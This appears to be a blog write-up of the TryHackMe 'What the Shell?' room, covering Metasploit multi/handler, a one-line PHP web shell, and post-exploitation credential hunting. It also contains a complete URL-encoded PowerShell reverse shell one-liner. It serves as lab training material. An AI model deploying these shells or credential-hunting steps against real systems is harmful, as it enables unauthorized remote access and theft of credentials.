
This post is a the final of a three part series covering the “What the Shell?” room on TryHackMe. We will discuss Metasploit multi/handler, web shells, and what to do once we have a shell established. Then we will finish by putting all of this to use by using both a Windows and Linux pracice box.

Metasploit multi/handler
Multi/handler is an easy to use tool for catching reverse shells and is essential if you are trying to use Meterpreter shells. It is also the go-to for staged payloads. In order to use it, you just need to enter the following commands in a terminal:
- Open metasploit with
msfconsole - Type use
multi/handler
With those two commands entered, we are ready to start a multi/handler session. by using the options command, we can see what available options there are.

Looking at that we can tell that we need to set a payload, LHOST, and LPORT. Again, the commands for this are relatively straight forward:
set PAYLOAD <payload>set LHOST <listen-IP>set LPORT <listen-port>
Once these are set, we can run our exploit by entering the command exploit -j This will tell Metasploit to launch the module as a job running in the background.
WebShells
A webshell is a term for a script that runs inside a server and executes code on the server. These commands are entered into a webpage via an HTML form or directly as arguments in the URL.These are then executed by the script and the results get returned and written on the page. This can be used to get around firewalls or as a steppingstone to getting a reverse or bind shell.
In this task we are shown a very basic one line php script: <?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
then when we put “shell.php?cmd=ifconfig” into our url, it returns the network information.

This would work for any other command we decide to use such as whoami, hostname, arch, uname, etc. On Kali, you can find a variety of web shells at /usr/share/webshells.
With Windows, it is often easiest to get RCE using a webshell or using msfvenom to generate a shell in the language of the server. Here is an example of a URL encoded powershell reverse shell:
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
TASK 12: Next Steps
One of the main issues with these shells is that they tend to be unstable and non-interactive. On Linux we would be looking to gain access to a user account. SSH keys stored at /home/<user>/.ssh is one way to do this. When doing a CTF, you can also look for credentials just lying somewhere on the box. Some exploits you use will allow you to add your own account.
It’s a little more restrictive on Windows. You can sometimes find passwords for running service in the registry. Some programs my leave credentials in a file such as FileZilla leaving credentials at C:\Program Files\Filezilla Server\FileZilla Server.xml. I’ve also personnaly seen passwords hardcoded into config files, so don’t forget to check them as well. Ideally with a Windows device, you want to elevate permissions to either a high level admin, or even better is to get System privileges.
Tasks 13-15: Practice on Linux and Windows
I’ve combined tasks 13-15 since they are all about practicing what we’ve learned in tasks 1-12.

The first thing we are asked to do is upload a webshell to the Linux box and send a reverse shell back to our attack box. In order to do this, we used an existing php reverse shell and set it according to our ip address

Here we have our listener setup

We then navigate to the web page to upload our payload

Upload has completed, I had to try this again.

We have successfully created a reverse shell
 IamSpotted: Adventures in Cybersecurity
Leave a comment